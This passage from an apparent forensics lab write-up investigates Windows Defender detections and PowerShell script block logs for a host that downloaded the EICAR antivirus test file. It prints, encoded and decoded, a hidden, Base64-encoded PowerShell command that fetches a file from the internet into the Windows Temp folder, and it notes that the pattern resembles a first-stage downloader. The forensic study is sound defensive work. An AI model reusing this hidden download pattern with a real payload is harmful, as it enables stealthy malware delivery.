  "GUID": "1e28d025-ba07-414d-93a8-10683af7f555"
  "Magic.Version": "1.2"
  "Virus": "DOS/EICAR_Test_File"
  "ThreatStatusID": 3
  "file": "C:\Windows\Temp\test.exe"
  "ThreatTrackingSha256":  "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4" ⋯
  "ThreatTrackingSigSeq": "0x00000555dc2dddb0"
  "ThreatTrackingId": "2B020EEF-8697-44B9-9511-EC79544212F1"
  "ThreatTrackingStartTime": "11-13-2025 14:41:41"
  "ThreatTrackingThreatName": "Virus:DOS/EICAR_Test_File"
```

Figure 9. The first entry within the Windows.Applications.DefenderDHParser collection

10. According to Windows Defender, when was the first entry detected?

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 10.
- **Answer:**
  According to Windows Defender, the first entry's threat was detected at **November 13, 2025 at 2:41:41 PM UTC (11-13-2025 14:41:41 UTC)**, as shown in Figure 10.

- **Supporting Evidence:**



```
Windows.Applications.DefenderDHParser

0-1/1   10

Detection                                                                                 Hostname
∨ {                                                                                       acme-blg2-ysam
  "GUID": "1e28d025-ba07-414d-93a8-10683af7f555"
  "Magic.Version": "1.2"
  "Virus": "DOS/EICAR_Test_File"
  "ThreatStatusID": 3
  "file": "C:\Windows\Temp\test.exe"
  "ThreatTrackingSha256":  "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4" ⋯
  "ThreatTrackingSigSeq": "0x00000555dc2dddb0"
  "ThreatTrackingId": "2B020EEF-8697-44B9-9511-EC79544212F1"
  "ThreatTrackingStartTime": "11-13-2025 14:41:41"
  "ThreatTrackingThreatName": "Virus:DOS/EICAR_Test_File"
  "ThreatTrackingSha1": "3395856ce81f2b7382dee72602f798b642f14140"
  "ThreatTrackingSigSha": "72aaf9bab94826d9c67ec38c90de7db8246fb157"
```


Figure 10. The first entry within the Windows.Applications.DefenderDHParser collection

11. According to Windows Defender, what user ran the malicious file in the first entry?

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 11.

- **Answer:**
  According to Windows Defender, **ysam** was the user that ran the malicious file in the first entry, as shown in Figure 11.

- **Supporting Evidence:**




```
 "ThreatTrackingSha1": "3395856ce81f2b7382dee72602f798b642f14140"
 "ThreatTrackingSigSha": "72aaf9bab94826d9c67ec38c90de7db8246fb157"
 "ThreatTrackingSize": 68
 "ThreatTrackingMD5": "44d88612fea8a8f36de82e1278abb02f"
 "ThreatTrackingScanFlags": ""
 "ThreatTrackingIsEsuSig": ""
 "ThreatTrackingThreatId": 2147519003
 "ThreatTrackingScanSource": ""
 "ThreatTrackingScanType": ""
 "User": "ACME-BLG2-YSAM\ysam"
 "SpawningProcessName":  "C:\Windows\System32\WindowsPowerShell\v1.0\powersh" ···
```

Figure 11. The first entry within the Windows.Applications.DefenderDHParser collection

12. According to Windows Defender, what is/was the location of the malicious file?

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 12.
- **Answer:**
  The location of the malicious file was **C:\Windows\Temp\test.exe** and the spawning process was **powershell**, as shown in Figure 12.

- **Supporting Evidence:**



```
"file": "C:\Windows\Temp\test.exe"
"ThreatTrackingSha256":  "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f"
"ThreatTrackingSigSeq": "0x00000555dc2dddb0"
"ThreatTrackingId": "2B020EEF-8697-44B9-9511-EC79544212F1"
"ThreatTrackingStartTime": "11-13-2025 14:41:41"
"ThreatTrackingThreatName": "Virus:DOS/EICAR_Test_File"
"ThreatTrackingSha1": "3395856ce81f2b7382dee72602f798b642f14140"
"ThreatTrackingSigSha": "72aaf9bab94826d9c67ec38c90de7db8246fb157"
"ThreatTrackingSize": 68
"ThreatTrackingMD5": "44d88612fea8a8f36de82e1278abb02f"
"ThreatTrackingScanFlags": ""
"ThreatTrackingIsEsuSig": ""
"ThreatTrackingThreatId": 2147519003
"ThreatTrackingScanSource": ""
"ThreatTrackingScanType": ""
"User": "ACME-BLG2-YSAM\ysam"
"SpawningProcessName":  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Figure 12. The first entry within the Windows.Applications.DefenderDHParser collection


13. Based on your analysis and research of the threat name, hash values, etc, what is the threat in the first entry?

- **Analysis Performed:**

  - After collecting information about the threat name, the examiner used OSINT (searching the SHA256 hash value in VirusTotal) to understand what the threat in the first entry is, as shown in Figure 13.

- **Answer:**
  The threat in the first entry is the EICAR antivirus test file. This is a standard, benign test string used to verify that antivirus detection and alerting are working, not a real piece of malware, as shown in Figure 13.

- **Supporting Evidence:**



File distributed by Offensive Security

275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
eicar.com-36765
powershell idle via-tor direct-cpu-clock-access detect-debug-environment long-sleeps known-distributor attachment

Size 68 B
Last Analysis Date 1 minute ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

✦ Code insights
EICAR is a test string used to detect and test antivirus software. It's like a "dummy virus" that triggers an antivirus engine to react, demonstrating its ability to identify and neutralize threats.
Here's the key:
It's NOT a real virus: EICAR is harmless and cannot infect your computer.
It's a standardized test: Almost all antivirus programs are designed to recognize EICAR as a potential threat, ensuring they're working properly.


Popular threat label virus.eicar/test
Threat categories virus trojan
Family labels eicar test file

Figure 13. VirusTotal detection for the collected SHA256 hash value of the first entry's threat

14. According to Windows Defender, what was the (first) spawning process name that spawned the malicious file?

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 14.
- **Answer:**
  According to Windows Defender, the (first) spawning process name that spawned the malicious file is **Powershell**, as shown in Figure 14.

- **Supporting Evidence:**




```
"ThreatTrackingScanSource": ""
"ThreatTrackingScanType": ""
"User": "ACME-BLG2-YSAM\ysam"
"SpawningProcessName":  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
"SecurityGroup": "NT AUTHORITY\SYSTEM"
```

Figure 14. The first entry within the Windows.Applications.DefenderDHParser collection

15. Review all PowerShell script blocks ran by users associated with the malicious activity around the time of the Windows Defender detection. What is the first occurrence of suspicious activity. (Hint: it pertains to the activity above) Make sure you set the log type to “verbose”!!!

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
  - The examiner then went to the around 14:41 to find the first occurrence of suspicious activity, as shown in Figure 15.
- **Answer:**
  The first occurrence of suspicious activity happened on **November 13, 2025 at 02:41:36 PM UTC (2025-11-13T14:41:36Z)**, as shown in Figure 15.

- **Supporting Evidence:**



2025-11-13T14:41:35Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	52b20f00-9b82-4a49-a92c-cd36662863d4	powershell.exe -noprofile -windowstyle hidden -encodedcommand RwBlAHQALQBNAHAAQwBvAG0AcAB1AHQAZQByAFMAdABhAHQAdQBzAA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAHUAcwBlAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAYwB1AHIAZQAuAGUAaQBjAGEAcgAuAG8AcgBnAC8AZQBpAGMAYQByAC4AYwBvAG0AIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQB4AGUAIgANAAoARwBlAHQALQBNAHAAVABoAHIAZQBhAHQARABlAHQAZQBjAHQAaQBvAG4A | out-file "C:\\\\Windows\\\\Temp\\\\avison.txt"
2025-11-13T14:41:36Z	acme-blg2-ysam	Microsoft-Windows-PowerShell/Operational	4104	S-1-5-21-4114379181-1858625959-1073269052-1000	9baf6308-1b4d-4ce1-a548-725a78fdac04	Get-MpComputerStatus Invoke-WebRequest -useb "https://secure.eicar.org/eicar.com" -OutFile "C:\Windows\Temp\test.exe" Get-MpThreatDetection


Figure 15. The moment of first occurrence of suspicious activity in Windows.EventLogs.PowershellScriptblock

16. What was the first script that was ran? (Hint: give the output from the Windows Event log entry). This script will be encoded, so you will need to provide the encoded and decoded versions.

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
  - The examiner then went to the first script that was ran, as shown in Figure 16.
- **Answer:**


  The first script that was ran was encoded. The encoded portion is: **powershell.exe -noprofile -windowstyle hidden -encodedcommand RwBlAHQALQBNAHAAQwBvAG0AcAB1AHQAZQByAFMAdABhAHQAdQBzAA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAHUAcwBlAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAYwB1AHIAZQAuAGUAaQBjAGEAcgAuAG8AcgBnAC8AZQBpAGMAYQByAC4AYwBvAG0AIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQB4AGUAIgANAAoARwBlAHQALQBNAHAAVABoAHIAZQBhAHQARABlAHQAZQBjAHQAaQBvAG4A | out-file "C:\\Windows\\Temp\\avison.txt"**, as shown in Figure 16. The decoded portion is: **Get-MpComputerStatus Invoke-WebRequest -useb "https://secure.eicar.org/eicar.com" -OutFile "C:\Windows\Temp\test.exe" Get-MpThreatDetection**, as shown in Figure 17.

- **Supporting Evidence:**



```
2025-11-        acme-blg2-ysam   Microsoft-      4104   S-1-5-21-        52b20f00-9b82-4a49-   powershell.exe -       Creating Scriptblock text (1 of 1): powershell.exe
13T14:41:35Z                     Windows-               4114379181-      a92c-cd36662863d4     noprofile -            -noprofile -windowstyle hidden -encodedcommand
                                 PowerShell/Op          1858625959-                            windowstyle hidden -   RwBlAHQALQBNAHAAQwBvAG0AcAB1AHQAZQByAFMAdABhAHQAdQB
                                 erational              1073269052-1000                        encodedcommand         zAA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAH
                                                                                               RwBlAHQALQBNAHAAQwBvA  QAIAAtAHUAcwBlAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAY
                                                                                               G0AcAB1AHQAZQByAFMAdA  wB1AHIAZQAuAGUAaQBjAGEAcgAuAG8AcgBnAC8AZQBpAGMAYQBy
                                                                                               BhAHQAdQBzAA0ACgBJAG4  AC4AYwBvAG0AIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFw
                                                                                               AdgBvAGsAZQAtAFcAZQBi  AVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQ
                                                                                               AFIAZQBxAHUAZQBzAHQAI  B4AGUAIgANAAoARwBlAHQALQBNAHAAVABoAHIAZQBhAHQARABlA
                                                                                               AAtAHUAcwBlAGIAIAAiAG  HQAZQBjAHQAaQBvAG4A | out-file
                                                                                               gAdAB0AHAAcwA6AC8ALwB  "C:\\Windows\\Temp\\avison.txt" ScriptBlock ID:
                                                                                               zAGUAYwB1AHIAZQAuAGUA  52b20f00-9b82-4a49-a92c-cd36662863d4 Path:
                                                                                               aQBjAGEAcgAuAG8AcgBnA
                                                                                               C8AZQBpAGMAYQByAC4AYw
                                                                                               BvAG0AIgAgAC0ATwB1AHQ
                                                                                               ARgBpAGwAZQAgACIAQwA6
                                                                                               AFwAVwBpAG4AZABvAHcAc
                                                                                               wBcAFQAZQBtAHAAXAB0AG
                                                                                               UAcwB0AC4AZQB4AGUAIgA
                                                                                               NAAoARwBlAHQALQBNAHAA
                                                                                               VABoAHIAZQBhAHQARABlA
                                                                                               HQAZQBjAHQAaQBvAG4A |
                                                                                               out-file
                                                                                               "C:\\Windows\\Temp\\a
                                                                                               vison.txt"
```

Figure 16. The instance of when the first scrip was ran in the Windows.EventLogs.PowershellScriptblock collection



Alphabet: A-Za-z0-9+/=

□ Remove non-alphabet chars ☑ Strict mode

```
RwBlAHQALQBNAHAAQwBvAG0AcAB1AHQAZQByAFMAdABhAHQAdQBzAA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQB
xAHUAZQBzAHQAIAAtAHUAcwBlAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAYwB1AHIAZQAuAGUAaQBjAGEAcgAuAG
8AcgBnAC8AZQBpAGMAYQByAC4AYwBvAG0AIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHcAc
wBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQB4AGUAIgANAAoARwBlAHQALQBNAHAAVABoAHIAZQBhAHQARABlAHQAZQBj
AHQAaQBvAG4A
```

376 1


```
G␀e␀t␀-␀M␀p␀C␀o␀m␀p␀u␀t␀e␀r␀S␀t␀a␀t␀u␀s␀␍␀
␀I␀n␀v␀o␀k␀e␀-␀W␀e␀b␀R␀e␀q␀u␀e␀s␀t␀ ␀-␀u␀s␀e␀b␀ ␀"␀h␀t␀t␀p␀s␀:␀/␀/␀s␀e␀c␀u␀r␀e␀.␀e␀i␀c␀a␀r␀.␀o␀r␀g␀/␀e␀i␀c␀a␀r␀.␀c␀o␀m␀"␀ ␀-␀O␀u␀t␀F␀i␀l␀e␀ ␀"␀C␀:␀\␀W␀i␀n␀d␀o␀w␀s␀\␀T␀e␀m␀p␀\␀t␀e␀s␀t␀.␀e␀x␀e␀"␀␍␀
␀G␀e␀t␀-␀M␀p␀T␀h␀r␀e␀a␀t␀D␀e␀t␀e␀c␀t␀i␀o␀n␀
```

Figure 17. Cyberchef decoding the base64 text

17. Give your analysis of the script.

- **Analysis Performed:**
  - It is launched as powershell.exe -noprofile -windowstyle hidden -encodedcommand …, which hides the PowerShell window and uses a Base64-encoded command line. This is commonly seen in malicious scripts to avoid casual user detection.
  - When decoded, the script
    - Runs Get-MpComputerStatus to check the current state of Microsoft Defender.
    - Uses Invoke-WebRequest -UseBasicParsing -Useb "https://secure.eicar.org/eicar.com" -OutFile "C:\Windows\Temp\test.exe" (or equivalent) to download the EICAR test file into C:\Windows\Temp\test.exe, demonstrating the ability to fetch and drop a file from the Internet.
    - Executes Get-MpThreatDetection to confirm that Defender has detected the dropped file.
- **Answer:**
  Although the payload itself is the benign EICAR test string, the pattern mirrors a typical first-stage downloader: a hidden, encoded PowerShell session that pulls a remote executable into a temporary directory and then checks security tooling behavior. In a real intrusion, an attacker could simply replace the EICAR URL with a true malware payload and reuse this exact script to bypass user awareness and test defensive coverage.

- **Supporting Evidence:**



From Base64

Alphabet
A-Za-z0-9+/=

☐ Remove non-alphabet chars ☑ Strict mode

```
RwBlAHQALQBNAHAAQwBvAG0AcAB1AHQAZQByAFMAdABhAHQAdQBzAA0ACgBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQB
xAHUAZQBzAHQAIAAtAHUAcwBlAGIAIAAiAGgAdAB0AHAAcwA6AC8ALwBzAGUAYwB1AHIAZQAuAGUAaQBjAGEAcgAuAG
8AcgBnAC8AZQBpAGMAYQByAC4AYwBvAG0AIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHcAc
wBcAFQAZQBtAHAAXAB0AGUAcwB0AC4AZQB4AGUAIgANAAoARwBlAHQALQBNAHAAVABoAHIAZQBhAHQARABlAHQAZQBj
AHQAaQBvAG4A
```


```
GNULeNULtNUL-NULMNULpNULCNULoNULmNULpNULuNULtNULeNULrNULSNULtNULaNULtNULuNULsNULCRNUL
NULINULnNULvNULoNULkNULeNUL-NULWNULeNULbNULRNULeNULqNULuNULeNULsNULtNUL NUL-NULuNULsNULeNULbNUL NUL"NULhNULtNULtNULpNULsNUL:NUL/
NUL/NULsNULeNULcNULuNULrNULeNUL.NULeNULiNULcNULaNULrNUL.NULoNULrNULgNUL/NULeNULiNULcNULaNULrNUL.NULcNULoNULmNUL"NUL NUL-NULONULu
NULtNULFNULiNULlNULeNUL NUL"NULCNUL:NUL\NULWNULiNULnNULdNULoNULwNULsNUL\NULTNULeNULmNULpNUL\NULtNULeNULsNULtNUL.NULeNULxNULeNUL"
NULCRNUL
NULGNULeNULtNUL-NULMNULpNULTNULhNULrNULeNULaNULtNULDNULeNULtNULeNULcNULtNULiNULoNULnNUL
```

Figure 18. Cyberchef decoding the base64 text

18. Were there any other scripts ran? How many?

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.EventLogs.PowershellScriptblock collection that is used search and extract ScriptBlock events from Powershell-Operational Event Logs.
  - The examiner looked for other scripts that were ran, as shown in Figure 19.
- **Answer:**
  There were **5** other Powershell scripts that were ran, as shown in Figure 19.

- **Supporting Evidence:**



